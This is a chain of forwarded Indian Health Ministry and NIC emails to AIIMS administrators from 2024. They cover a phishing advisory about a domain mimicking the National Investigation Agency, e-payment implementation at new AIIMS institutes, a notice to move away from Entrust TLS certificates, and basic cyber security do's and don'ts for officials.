To: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, Manumanish Gupta <guptairss@gmail.com>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, bme pmssy <bme.pmssy@yahoo.com>, dda <dda@aiimsrishikesh.edu.in>, Saroj Singh <sarojkr.singh@gov.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <kochas27@gmail.com>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, office aiimsdeoghar <office.aiimsdeoghar@gmail.com>, <dda@aiimsdeoghar.edu.in>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, <ddaaiimsjammu@gmail.com>, <ddamadurai1189@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>
Cc: RaviKumar RaviKumar <ravi.kumar89@gov.in>, T Chinsum Naulak <chinsum.n@nic.in>, ShriRajKumar Under Secretary <raj.kumar28@nic.in>, DINESH KUMAR <dinesh.kumar14@nic.in>, cc: Narendra K Oza <nk.oza@gov.in>

Dear Sir,
As per trailing mail, kindly take necessary action.

Regards,
Er.M.N.Mishra
7982125857

---------- Forwarded message ---------
From: **Shri Raj Kumar Deputy Secretary** <raj.kumar28@nic.in>
Date: Tue, Jul 23, 2024 at 11:39 AM
Subject: Fwd: Advisory for Phishing Domain mimicking National Investigation Agency-reg.
To: mnmishra mohfw <mnmishra.mohfw@gmail.com>, T Chinsum Naulak <chinsum.n@nic.in>, RaviKumar RaviKumar <ravi.kumar89@gov.in>

Circulate to all AIIMS

Raj Kumar
राज कुमार
Deputy Secretary
PMSSY and SNA
Ministry of Health and Family Welfare
Tel. no. 23063178

From: "EHealth Section" <telmed-mohfw@gov.in>
To: "Jaideep Kumar Mishra" <asfa-mhfw@nic.in>, "ROLI SINGH" <asfr-mohfw@gov.in>, "Roli Singh" <ash-mohfw@nic.in>, "Ms. V Hekali Zhimomi" <zhimomiv@ias.nic.in>, "L Sweety Changsan" <lschangsan@nic.in>, "Aradhana Patnaik" <asmd-mohfw@nic.in>, "Dr. Manashvi kumar" <jstraining-mohfw@gov.in>, "Elangbam Robert Singh" <robert.elangbam@gov.in>, "Pushpendra Rajput" <pushpendra.r@nic.in>, "ANKITA MISHRA BUNDELA" <ankita.edu@nic.in>, "Saurabh Jain" <js-publichealth@gov.in>, "Vandana Jain" <vandana.jain@nic.in>, "Ms Meera Srivastava" <jsrch-mohfw@gov.in>, "Vijay Kumar Sinha" <sinha.vijay@nic.in>, "gulam mustafa" <gulam.mustafa@nic.in>, "Narendra K Oza" <nk.oza@gov.in>, "C K RAMASWAMY" <ck.rswamy@nic.in>, "KIRAN KARLAPU" <kiran.karlapu@gov.in>, "Nidhi Kesarwani" <nidhikesarwani@nic.in>, "ROLI KHARE" <roli.khare@gov.in>, "Dr. Neha Garg" <nehagarg.irs@gov.in>, "SAROJ KUMAR" <saroj.kumar@nic.in>, "Sachin Kumar" <sachin.k@nic.in>, "Sushil Pal Gahlaut" <sp.gahlaut@nic.in>, "Kumar Rahul" <kumar.rahul@nic.in>, "G S Chitra" <gs.chitra@nic.in>, "prasad upsc" <prasad.upsc@gov.in>, "Harsh Mangla" <harsh.mangla@ias.nic.in>, "Govind Kumar" <govind.bansal78@gov.in>, "RAJ KUMAR" <rkumar.edu@nic.in>, "Rakesh Kumar" <rk.singh67@nic.in>, "PRIYADARSHIKA SRIVASTAVA" <priyadarshika.s@gov.in>, "Rangoli Pathak" <rv.rangoli@gov.in>, "dr pulkesh" <dr.pulkesh@gov.in>, "Manoj Kumar Sinha" <mk.sinha26@nic.in>, "Poonam Meena" <poonam.22@gov.in>, "Manmohan Badola" <manmohan.badola@nic.in>, "Sarvajit Kumar" <kumar.sarvajit@nic.in>, "Gopal Aaditya Raghuvanshi" <gopal.aaditya@nic.in>, "Sarita Nair" <sarita.nair@gov.in>, "Shri Raj Kumar Deputy Secretary" <raj.kumar28@nic.in>, "Zuver Khan" <zuver.khan65@gov.in>, "Rajender Kumar" <rajenderkr.1974@nic.in>, "JITENDER SINGH DD(G)" <jitender.singh28@nic.in>, "KAMAL ARORA DS" <kamal.arora@nic.in>, "ABHIJIT CHAKRABORTY" <abhijit.69@gov.in>, "Aashima Bhatnagar" <aashima.bhatnagar@gov.in>, "kaustubh 172261 cbdt" <kaustubh.172261.cbdt@nic.in>
Cc: "Madhukar Bhagat" <jsehealth-mohfw@gov.in>, "HarishKumarJain PPS" <harish.jain68@gov.in>, "REENA SHARMA" <reena.sharma80@gov.in>, "Pawan Kumar" <pawan.kumar13@nic.in>, "Varsha Singh" <varsha.singh@nic.in>, naveenpadiyarhealth@gmail.com, "krishna ehealth" <krishna.ehealth@gmail.com>, "ehealth mohfw1" <ehealth.mohfw1@gmail.com>
Sent: Tuesday, July 23, 2024 11:33:00 AM
Subject: Advisory for Phishing Domain mimicking National Investigation Agency-reg.

Sir/Madam

Please find attached **OM No T-21016/108/2024-eHealth dated 22 July 2024** regarding the subject cited above for your information and necessary action.

Regards
eHealth Section
Ministry of Health & Family welfare
Room No.-213, D-wing, Nirman Bhawan
New Delhi-110011
Tel No.-23062263



--
regards,
Er.M.N.Mishra,
Mob: 7982125857

Advisory for Phishing Domain mimicking National Investigation Agency (2).pdf
177K

T-21016/108/2024-eHealth
Government of India
Department of Health and family Welfare
eHealth Division
.....

Nirman Bhawan, New Delhi
Dated: 2024

OFFICE MEMORANDUM

Sub:- **Advisory for Phishing Domain mimicking National Investigation Agency reg.**

The undersigned is directed to inform that a phishing URL (https://nia.gov.in.incidentreports.info) created on June 10, 2024 is mimicking the National Investigation Agency (NIA) under Government of India. The phishing campaign is primarily aimed to harvest the NIC credentials of Government officials, to steal sensitive documents pertaining to Indian government and to get unauthorized access to government servers.

2. In this regard, Cyber Security Group, NIC has issued list of advisoriesfor due awareness of all officials (Copy attached).

3. Further, it is being requested to circulate the referred advisories among all the Attached Offices/Autonomous Bodies/Subordinate Offices/Institution etc. under the admisitative control of the respective PDs, for the purpose of due awareness and compliance, per se.

4. In addition to above, concerned PD may please intimate action taken in this regard to e-Health Section within 10 days.

This issues with the approval of competent authority.

Encl: As above.

(Reena Ashish Das)
Director (e-Health)
011-23062655

To,

1. AS/JS/DDG of all Program Divisions, MoHFW
2. All Director/JD/DS/DD, MoHFW
3. All Programme Divisions through eoffice Notice Board.

Advisory and Resource Facilitation
National Informatics Centre.
A-Block, CGO Complex, Lodhi Road,
New Delhi - 110003 India
IP No 5578
Csg-advisory@nic.in

NIC-CSG/2024-07/470
Dated: 04-07-2024

राष्ट्रीय सूचना विज्ञान केंद्र
National Informatics Centre

Advisory for Phishing Domain mimicking National Investigation Agency

Description:

A phishing URL (https://nia.gov.in.incidentreports.info) created on June 10, 2024 is mimicking National Investigation Agency (NIA) under Government of India. The phishing campaign is primarily aimed to harvest the NIC credentials of Government officials, to steal sensitive documents pertaining to Indian government and to get unauthorized access to government servers.

In view of above, NIC-Cyber Security Group advises following:

1. In case such a phishing mail is received, do not enter your NIC Login Credentials when redirected login prompt appears.
2. Delete these phishing emails from your inbox.
3. In case, you have already clicked the phishing URL
   a. Take your device offline – Disable your internet connection.
   b. Change your password - You need to change the passwords for any accounts that might have been hit in the cyberattack.
   c. Change your passwords from a different device to ensure that the hacker can't access your new information.
   d. Turn on multi-factor authentication for the account that might have been attacked.
   e. Back up your files - To protect your data from the phishing attack, back up your files to an external hard drive or USB.
   f. Scan your device with anti-virus software.
   g. Update your Operating System, Web Browsers, and other Software with the latest security patches.
   h. Report suspicious message to your email service provider or NIC designated mail address
   i. Avoid sharing personal information.

By following above steps, you can effectively sanitize your system and mitigate the potential risks associated with clicking on a phishing URL.

Some ways to recognise a phishing email are given below:

a. Be suspicious of emails that claim you must click, call, or open an attachment immediately or urgently.
b. If a mail received from unknown source, this may be a source of phishing.
c. If an email message has obvious spelling or grammatical errors, it might be a scam. E.g. nlc.in where the first "i" has been replaced by "l", or gov.in, where the "o" has been replaced by a "0" (zero).
d. Images of text used in place of text (in messages or on linked web pages) may be scam.
e. Be cautious of links shortened by using Bit.Ly or other link shortening techniques.

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Implementation of e-Payment System for Real-Time Patient/User Transactions at all new AIIMS – reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 3:35 PM

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **Director .** <director@aiimspatna.org>
Date: Tue, Jul 30, 2024 at 4:33 PM
Subject: Fwd: Implementation of e-Payment System for Real-Time Patient/User Transactions at all new AIIMS – reg.
To: DDA AIIMS PATNA <dda@aiimspatna.org>

Sd/-
Prof. (Dr.) Gopal Krushna Pal
Executive Director & CEO,
All India Institute of Medical Sciences Patna
Bihar - 801 507
Email: director@aiimspatna.org
Tel: 06122451109

---------- Forwarded message ---------
From: **PMSSY V** <pmssysection5@gmail.com>
Date: Mon, Jul 29, 2024 at 5:45 PM
Subject: Implementation of e-Payment System for Real-Time Patient/User Transactions at all new AIIMS – reg.
To: Director AIIMS Bhopal <director@aiimsbhopal.edu.in>, director bhubaneswar <director@aiimsbhubaneswar.edu.in>, Director AIIMS Jodhpur <director@aiimsjodhpur.edu.in>, Director Patna <director@aiimspatna.org>, Director AIIMS Raipur <director@aiimsraipur.edu.in>, Director AIIMS Rishikesh <director@aiimsrishikesh.edu.in>, Executive Director Raebareli <ed.aiimsrbl@gmail.com>, Director Mangalagiri <director@aiimsmangalagiri.edu.in>, Director AIIMS Nagpur <directoraiimsnagpur@gmail.com>, ED AIIMS Kalyani <ed@aiimskalyani.edu.in>, Executive Director Gorakhpur <executivedirector@aiimsgorakhpur.edu.in>, Director Gorakhpur <director@aiimsgorakhpur.edu.in>, Director AIIMS Bathinda <director@aiimsbathinda.edu.in>, Director AIIMS Guwahati <director@aiimsguwahati.ac.in>, ED AIIMS Guwahati <executive-director@aiimsguwahati.ac.in>, ED AIIMS Bilaspur <edaiimsbls@gmail.com>, Director AIIMS Deoghar <director@aiimsdeoghar.edu.in>, Director AIIMS Vijaypur Jammu <directoraiimsjammu@gmail.com>, Director AIIMS Vijaypur <shakti810505@gmail.com>, DDA AIIMS Awantipora <rakeshkumar7123@yahoo.in>, Director AIIMS Madurai <drmhraosvims1957@gmail.com>, Executive Director AIIMS Rajkot <ed.aiimsrajkot@gmail.com>, Director AIIMS Bibinagar <director.aiimsbbnagar@gmail.com>, Exe. Director AIIMS Bibinagar <bhatiaaiims@gmail.com>, Executive Director AIIMS Darbhanga <madhabananda@gmail.com>
Cc: <cl.mawi85@nic.in>, Director PMSSY-V <prasad-upsc@gov.in>, <deepak.57@gov.in>

Respected Sir/Madam,

With reference to the subject cited above, Please find the attachment herewith.

Note: In case this email requires you to reply, you are requested to CC your reply to all the officers in CC to this email.

Yours faithfully,
PMSSY-V
Nirman Bhawan,
746-A, A Wing,
New Delhi-110001

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2 attachments

Letter dated 26.07.2024.pdf
79K

Encl___06.03.2024.pdf
65K

File No.: Z-28016/48/2024-PMSSY-V (8267683)
Government of India
Ministry of Health & Family Welfare
(PMSSY Division)

Nirman Bhawan, New Delhi
Date: 26-07-2024

To,

Executive Director of all AIIMS.

Subject:- Implementation of e-Payment System for Real-Time Patient/User Transactions at all new AIIMS – reg

Ma'am/Sir,

I am directed to refer to this Department's letter of even number dated 6.3.2024 and subsequent reminders dated 16.5.2024, 19.05.2024 and 03.07.2024 requesting all the functional AIIMS to implement e-payment system for Real-Time Patient/ User Transactions and submit a report. The requisite input is still awaited from majority of the institutes.

2. To facilitate collection and compilation of information on the status of implementation of e-payment System for Real-Time Patient/ User Transactions in the following format has been designed:

<table>
<tr><td rowspan="2">Name of the Institute</td><td rowspan="2">Whether e-payment system as desired by the Ministry vide its letter dated 6.3.2024 have been implemented. Yes/ No</td><td colspan="4">Which payment mode currently being used by Patients at your Institute</td><td>If e-payment system using pre-loaded Bank Card not implemented till date indicate the exact stage of implementation.</td></tr>
<tr><td>POS</td><td>UPI</td><td>E-Payment using pre-loaded Bank Card</td><td>Cash</td><td>Status-</td></tr>
<tr><td></td><td></td><td></td><td></td><td></td><td></td><td>Likely date of implementation-</td></tr>
</table>

3. All the AIIMS are requested to make e-payment system operational as per detailed technical and operational guidelines mentioned in Ministry's letter No. Z-28016/48/2024-PMSSY-V dated 6.3.2024 and furnish the requisite information in prescribed format.

Yours faithfully,

Encl.: as above

Signed by
Phool Chandra Prasad
Date: 26-07-2024 13:22:02

(P.C Prasad)
(Director-I PMSSY-V)
Tele: 011-23061143

File No. Z-28016/48/2024-PMSSY-V (8267683)
Government of India
Ministry of Health & Family Welfare
PMSSY-V Section

Nirman Bhawan, New Delhi
Dated: 06-03-2024

To

All the Directors / Executive Directors of new All India Institutes of Medical Sciences (AIIMS)

Subject: Implementation of E-Payment System for Real-Time Patient/User Transactions at all new AIIMS – regarding

Sir

I am directed to say that AIIMS, New Delhi is implementing an e-Payment system to facilitate transparent, efficient and hassle free platform to patient for fee and charges transactions at their convenience. The key features of this E-Payment System are as follows:

i. E-Payment Using Pre-Loaded Bank Card: A secure and user-friendly Pre-loaded card can be purchased by the patients at cash counter by providing cash or making online payment using UPI, Debit/Credit card or net banking.

ii. Link to Patient UHID: Each pre-loaded card is linked to a patient's UHID and no further verification is needed to get this card.

iii. Real-Time Transactions: The E-Payment System ensures immediate and seamless transactions, providing both the payer and the AIIMS finance department with instant confirmation. This system is fully integrated with Hospital ERP and finance management system.

iv. Refund Option: Upon surrender of card, refund of the full amount available in the card is made to the patient in cash. The card has a validity of 5 years.

v. Instant E-Receipts: E-receipts will be generated in real-time for every successful transaction, offering a digital record for the payer's reference and reducing manual paperwork. It is seamlessly integrated with Institute's ERP for finance management.

vi. Support by Banking Partner: A dedicated helpline and support team is available to assist users with any issues or queries related to the E-Payment System.

A video on implementation of digital payment in AIIMS Delhi may be viewed at https://drive.google.com/file/d/1f0kEoftNzQGPyVM-A860dh8rwSArAJSp/view.

Detailed technical and operational guidelines are attached at Annexure-I.

2. This strategic initiative will allow the AIIMS to transit from cash-based transactions to adoption of secure and expeditious electronic payment modalities and contribute significantly towards improvement in efficiency, security and transparency of financial transactions at AIIMS.

File No. Z-28016/48/2024-PMSSY-V (Computer No. 8267683)
Generated from eOffice by CHAWNGLIENMAWI, SO PMSSY(C)-MOHFW, SECTION OFFICER, DOHFW DEPARTMENT on 29/07/2024 05:43 PM

3. In view of the above you are advised to implement a similar e-Payment System in your institute on priority in the next two months and submit a compliance report to the Ministry .

This issues with the approval of the Competent Authority .

Yours faithfully

Signed by Manavendra Pratap
Date: 06-03-2024 14:02:59

Manavendra Pratap
(Under Secretary to the Govt. of India)
Tele: 011-23060006

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Important Update: Avoid Using Entrust CA to Prevent Service Disruptions from NIC-CERT

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:32 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **mn mishra** <mnmishra.mohfw@gmail.com>
Date: Wed, Aug 7, 2024 at 10:35 PM
Subject: Fwd: Important Update: Avoid Using Entrust CA to Prevent Service Disruptions from NIC-CERT
To: <ddda@aiimsbhubaneswar.edu.in>, DDA AIIMS Rishikesh <dda@aiimsrishikesh.edu.in>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, <dda@aiimsnagpur.edu.in>, Deputy Director Administration <dda@aiimsbhubaneswar.edu.in>, <dda@aiimsdeoghar.edu.in>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, <ddaaiimsjammu@gmail.com>, DDA AIIMS PATNA <dda@aiimspatna.org>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, DDA AIIMS Jodhpur <dda@aiimsjodhpur.edu.in>, Rakesh Kumar <ddaaiimsawantipora@gmail.com>, Dy Director Administration AIIMS, Raebareli <ddaaiimsrbl@gmail.com>, DDA AIIMS Bhopal <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsmangalagiri.edu.in>
Cc: ShriRajKumar Under Secretary <raj.kumar28@nic.in>, DINESH KUMAR <dinesh.kumar14@nic.in>, cc: Narendra K Oza <nk.oza@gov.in>

Sir/Madam,

Kindly refer to the trail mail and take necessary action.

--
regards,
Er.M.N.Mishra,
IT Consultant,PMSSY,MoHFW
Mob: 7982125857

---------- Forwarded message ---------
From: **Shri Raj Kumar Deputy Secretary** <raj.kumar28@nic.in>
Date: Wed, Aug 7, 2024 at 3:46 PM
Subject: Fwd: Important Update: Avoid Using Entrust CA to Prevent Service Disruptions from NIC-CERT
To: mnmishra mohfw <mnmishra.mohfw@gmail.com>, T Chinsum Naulak <chinsum.n@nic.in>

Raj Kumar
राज कुमार
Deputy Secretary
PMSSY and SNA
Ministry of Health and Family Welfare

Tel. no. 23063178

From: "EHealth Section" <telmed-mohfw@gov.in>
To: "Narendra K Oza" <nk.oza@gov.in>, "C K RAMASWAMY" <ck.rswamy@nic.in>, "KIRAN KARLAPU" <kiran.karlapu@gov.in>, "Nidhi Kesarwani" <nidhikesarwani@nic.in>, "ROLI KHARE" <roli.khare@gov.in>, "Dr. Neha Garg" <nehagarg.irs@gov.in>, "SAROJ KUMAR" <saroj.kumar@nic.in>, "Sachin Kumar" <sachin.k@nic.in>, "Sushil Pal Gahlaut" <sp.gahlaut@nic.in>, "Kumar Rahul" <kumar.rahul@nic.in>, "G S Chitra" <gs.chitra@nic.in>, "prasad upsc" <prasad.upsc@gov.in>, "Harsh Mangla" <harsh.mangla@ias.nic.in>, "Govind Kumar" <govind.bansal78@gov.in>, "RAJ KUMAR" <rkumar.edu@nic.in>, "Rakesh Kumar" <rk.singh67@nic.in>, "PRIYADARSHIKA SRIVASTAVA" <priyadarshika.s@gov.in>, "Rangoli Pathak" <rv.rangoli@gov.in>, "dr pulkesh" <dr.pulkesh@gov.in>, "Manoj Kumar Sinha" <mk.sinha26@nic.in>, "Poonam Meena" <poonam.22@gov.in>, "Manmohan Badola" <manmohan.badola@nic.in>, "Sarvajit Kumar" <kumar.sarvajit@nic.in>, "Gopal Aaditya Raghuvanshi" <gopal.aaditya@nic.in>, "Sarita Nair" <sarita.nair@gov.in>, "Shri Raj Kumar Deputy Secretary" <raj.kumar28@nic.in>, "Zuver Khan" <zuver.khan65@gov.in>, "Rajender Kumar" <rajenderkr.1974@nic.in>, "JITENDER SINGH DD(G)" <jitender.singh28@nic.in>, "KAMAL ARORA DS" <kamal.arora@nic.in>, "ABHIJIT CHAKRABORTY" <abhijit.69@gov.in>, "Aashima Bhatnagar" <aashima.bhatnagar@gov.in>, "kaustubh 172261 cbdt" <kaustubh.172261.cbdt@nic.in>, "NAVEEN AGGARWAL" <naveen.aggarwal@ias.nic.in>
Cc: "Madhukar Bhagat" <jsehealth-mohfw@gov.in>, "REENA SHARMA" <reena.sharma80@gov.in>, "Swarup Dutta" <swarup.dutta@nic.in>, "sudidhi das" <dciso-cstmhfw@nic.in>, "Pawan Kumar" <pawan.kumar13@nic.in>, "Varsha Singh" <varsha.singh@nic.in>, naveenpadiyarhealth@gmail.com, "krishna ehealth" <krishna.ehealth@gmail.com>, "ehealth mohfw1" <ehealth.mohfw1@gmail.com>
Sent: Wednesday, August 7, 2024 12:59:13 PM
Subject: Fwd: Important Update: Avoid Using Entrust CA to Prevent Service Disruptions from NIC-CERT

Sir/Madam,

Kindly refer the trail mail and take necessary action.

Regards
eHealth Section
Ministry of Health & Family welfare
Room No.-213, D-wing, Nirman Bhawan
New Delhi-110011
Tel No.-23062263

From: "Swarup Dutta" <swarup.dutta@nic.in>
To: "EHealth Section" <telmed-mohfw@gov.in>
Cc: "REENA SHARMA" <reena.sharma80@gov.in>, "Madhukar Bhagat" <jsehealth-mohfw@gov.in>, "Smriti Priyanka" <smriti.priyanka@nic.in>, "SHUBHENDU KUMAR" <hog-health@nic.in>
Sent: Thursday, July 25, 2024 11:13:10 AM
Subject: Important Update: Avoid Using Entrust CA to Prevent Service Disruptions from NIC-CERT

Dear Sir/Madam,

NIC Health Division has received alert from NIC-CERT Division regarding some recent changes involving Entrust, one of the more established **Certification Authorities (CAs)**, and to provide advice on how to avoid potential service disruptions.

Background:

Entrust has faced multiple persistent technical problems with its **SSL/TLS certificates** (Ref: https://wiki.mozilla.org/CA/Entrust_Issues). Unfortunately, these issues have not been consistently resolved, leading to growing frustration within the industry. Mozilla recently prepared a list of these problems and asked Entrust to provide a formal response. There is a critical mass of unhappiness since the community felt that **Entrust's solutions were insufficient**.

Recently, **Google** highlighted the need for **enhanced CA incident response standards**. This can be interpreted as a caution to **Entrust and other Certification Authorities**. Considering these developments, it is expected that other members of the browser forum may follow Chrome's lead and cease **trusting Entrust certificates**.
(Ref: https://security.googleblog.com/2024/06/sustaining-digital-certificate-security.html).

Requires Action:

We highly encourage all users to avoid using **Entrust CA for their SSL/TLS certificates** in order to prevent any potential disruptions to service. This precautionary measure will help ensure the reliability and security of your services.

Recommendations:

- **Review Your Current Certificates:** Identify any certificates issued by **Entrust CA** and plan for their replacement.
- **Choose Alternative CAs:** Consider other reputable **Certification Authorities** that are trusted by major browsers and root stores. For example: You may consider using **CAs** such as **Let's Encrypt** (Ref: https://letsencrypt.org/), which provides free **SSL/TLS certificates** with a **validity of 90 days**. Alternatively, you can opt for an Indian company like **eMudhra (CA name: emSign, Ref: https://emsign.com/)**, which offers **SSL certificates** with a **maximum validity of 398 days (approximately 13 months)**.
- **Stay Informed:** Keep an eye on updates from your **CA providers** and industry news to stay ahead of any further developments.

Thanks & Regards

Swarup Dutta
Scientist-F / Senior Director (I.T.)
HoD - NIC Health Informatics Division and RTI Division
National Informatics Centre New Delhi
Ministry of Electronics & Information Technology
Tel- +91-11-24305688 and +91-11-23062146
VoIP- 5688 and 64806

Fwd: Cyber Security Dos & Don'ts for Officials.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:31 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **mn mishra** <mnmishra.mohfw@gmail.com>
Date: Wed, Aug 14, 2024 at 9:44 AM
Subject: Fwd: Cyber Security Dos & Don'ts for Officials.
To: DDA AIIMS Rishikesh <dda@aiimsrishikesh.edu.in>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, Deputy Director Administration <dda@aiimsbhubaneswar.edu.in>, DDA AIIMS Jodhpur <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, <ddaaiimsjammu@gmail.com>, <dda@aiimsdeoghar.edu.in>, DDA AIIMS Bhopal <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsmangalagiri.edu.in>, Dy Director Administration AIIMS, Raebareli <ddaaiimsrbl@gmail.com>, <dda@aiimsnagpur.edu.in>, <ddamadurai1189@gmail.com>
Cc: ShriRajKumar Under Secretary <raj.kumar28@nic.in>, DINESH KUMAR <dinesh.kumar14@nic.in>, cc: Narendra K Oza <nk.oza@gov.in>

Dear Sir/Madam,

Kindly refer to the attachment regarding the subject cited above,In this regard you are requested to please take necessary action at the earliest.

---------- Forwarded message ---------
From: **Shri Raj Kumar Deputy Secretary** <raj.kumar28@nic.in>
Date: Tue, Aug 13, 2024 at 2:07 PM
Subject: Fwd: Cyber Security Dos & Don'ts for Officials.
To: mnmishra mohfw <mnmishra.mohfw@gmail.com>, T Chinsum Naulak <chinsum.n@nic.in>

Raj Kumar
राज कुमार
Deputy Secretary
PMSSY and SNA
Ministry of Health and Family Welfare
Tel. no. 23063178

From: "EHealth Section" <telmed-mohfw@gov.in>
To: "Jaideep Kumar Mishra" <asfa-mhfw@nic.in>, "ROLI SINGH" <asfr-mohfw@gov.in>, "Roli Singh" <ash-mohfw@nic.in>, "Ms. V Hekali Zhimomi" <zhimomiv@ias.nic.in>, "L Sweety Changsan" <lschangsan@nic.in>, "Aradhana Patnaik" <asmd-mohfw@nic.in>, "Dr. Manashvi kumar" <jstraining-mohfw@gov.in>, "Elangbam Robert Singh" <robert.elangbam@gov.in>, "Pushpendra Rajput" <pushpendra.r@nic.in>, "ANKITA MISHRA BUNDELA" <ankita.edu@nic.in>, "Saurabh Jain" <js-publichealth@gov.in>, "Vandana Jain" <vandana.jain@nic.in>, "Ms Meera Srivastava" <jsrch-mohfw@gov.in>, "Vijay Kumar Sinha" <sinha.vijay@nic.in>, "Dr. K. K. Tripathy" <kk.tripathy@nic.in>, "Narendra K Oza" <nk.oza@gov.in>, "C K RAMASWAMY" <ck.rswamy@nic.in>, "KIRAN KARLAPU" <kiran.karlapu@gov.in>, "Nidhi Kesarwani" <nidhikesarwani@nic.in>, "ROLI KHARE" <roli.khare@gov.in>, "Dr. Neha Garg" <nehagarg.irs@gov.in>, "SAROJ KUMAR" <saroj.kumar@nic.in>, "Sachin Kumar" <sachin.k@nic.in>, "Sushil Pal Gahlaut" <sp.gahlaut@nic.in>, "PRIYADARSHIKA SRIVASTAVA" <priyadarshika.s@gov.in>, "JITENDER SINGH DD(G)" <jitender.singh28@nic.in>, "RAJ KUMAR" <rkumar.edu@nic.in>, "Manmohan Badola" <manmohan.badola@nic.in>, "Shri Raj Kumar Deputy Secretary" <raj.kumar28@nic.in>, "KAMAL ARORA DS" <kamal.arora@nic.in>, "Govind Kumar" <govind.bansal78@gov.in>, "Rakesh Kumar" <rk.singh67@nic.in>, "Rangoli Pathak" <rv.rangoli@gov.in>, "dr pulkesh" <dr.pulkesh@gov.in>, "Manoj Kumar Sinha" <mk.sinha26@nic.in>, "Sarvajit Kumar" <kumar.sarvajit@nic.in>, "Madhukar Bhagat" <jsehealth-mohfw@gov.in>, "Gopal Aaditya Raghuvanshi" <gopal.aaditya@nic.in>, "Zuver Khan" <zuver.khan65@gov.in>, "Rajender Kumar" <rajenderkr.1974@nic.in>, "ABHIJIT CHAKRABORTY" <abhijit.69@gov.in>, "Aashima Bhatnagar" <aashima.bhatnagar@gov.in>, "Kumar Rahul" <kumar.rahul@nic.in>, "G S Chitra" <gs.chitra@nic.in>, "prasad upsc" <prasad.upsc@gov.in>, "Poonam Meena" <poonam.22@gov.in>, "Sarita Nair" <sarita.nair@gov.in>, "KAUSTUBH GIRI" <dsnhmfin-mohfw@gov.in>, "NAVEEN AGGARWAL" <naveen.aggarwal@ias.nic.in>, "Harsh Mangla" <harsh.mangla@ias.nic.in>
Cc: "Madhukar Bhagat" <jsehealth-mohfw@gov.in>, "REENA SHARMA" <reena.sharma80@gov.in>, "Pawan Kumar" <pawan.kumar13@nic.in>, "Varsha Singh" <varsha.singh@nic.in>, "anil kumar" <cisc-cstmhfw@nic.in>, "sudidhi das" <dciso-cstmhfw@nic.in>, "rajesh kumar" <officer1.cstmhfw@nic.in>, "Sumit Malik" <sumit.malik@nic.in>, "ehealth mohfw1" <ehealth.mohfw1@gmail.com>
Sent: Tuesday, August 13, 2024 12:33:18 PM
Subject: Re: Cyber Security Dos & Don'ts for Officials.

Sir/Madam,

Kindly refer the attachment regarding the subject cited above, In this regard you are requested to please take necessary action at the earliest.

Regards
eHealth Section
Ministry of Health & Family welfare
Room No.-213, D-wing, Nirman Bhawan
New Delhi-110011
Tel No.-23062263

From: "sudidhi das" <dciso-cstmhfw@nic.in>
To: "EHealth Section" <telmed-mohfw@gov.in>
Cc: "Madhukar Bhagat" <jsehealth-mohfw@gov.in>, "REENA SHARMA" <reena.sharma80@gov.in>, "anil kumar" <cisc-cstmhfw@nic.in>, "rajesh kumar" <officer1.cstmhfw@nic.in>, "Sumit Malik" <sumit.malik@nic.in>
Sent: Monday, August 12, 2024 5:18:20 PM
Subject: Cyber Security Dos & Don'ts for Officials

Sir/Madam,
As directed by CISO sir, please find attached the Cyber Security Guidelines - Dos and Don'ts for the officials.
This may be circulated to all individuals through eOffice notice board or as directed by CISO sir.

सादर / Regards,

सुदिधि दास / Sudidhi Das
निदेशक (IT) / Director (IT) & Dy.CISO
Cyber Security Cell
Room No - 404B, A-Wing, Nirman Bhawan
Ph- 011 23062004

Website: https://www.mygov.in/staysafeonline and www.staysafeonline.in

--
regards,
Er.M.N.Mishra,
Mob: 7982125857

MoHFW_Do_Dont_For_Officials.docx
14K

CYBER SECURITY GUIDELINES FOR OFFICIALS

DOs

1. Use complex passwords with a minimum length of 8 characters, using a combination of capital letters, small letters, numbers and special characters.
2. Change your passwords at least once in 120 days.
3. Use multi-factor authentication, wherever available.
4. Save your data and files on the secondary drive (ex: d:\) and Maintain an offline backup of your critical data.
5. Ensure your system is updated with the latest patches/updates.
6. Ensure UEM (KACE) and EDR (SentinelOne) antivirus is installed.
7. Use authorized and licensed software only and Download genuine Apps from official sites.
8. When you leave your desk temporarily, always lock/log-off from your computer session.
9. **When you leave office, ensure that your computer and printers are properly shutdown and powered off.**
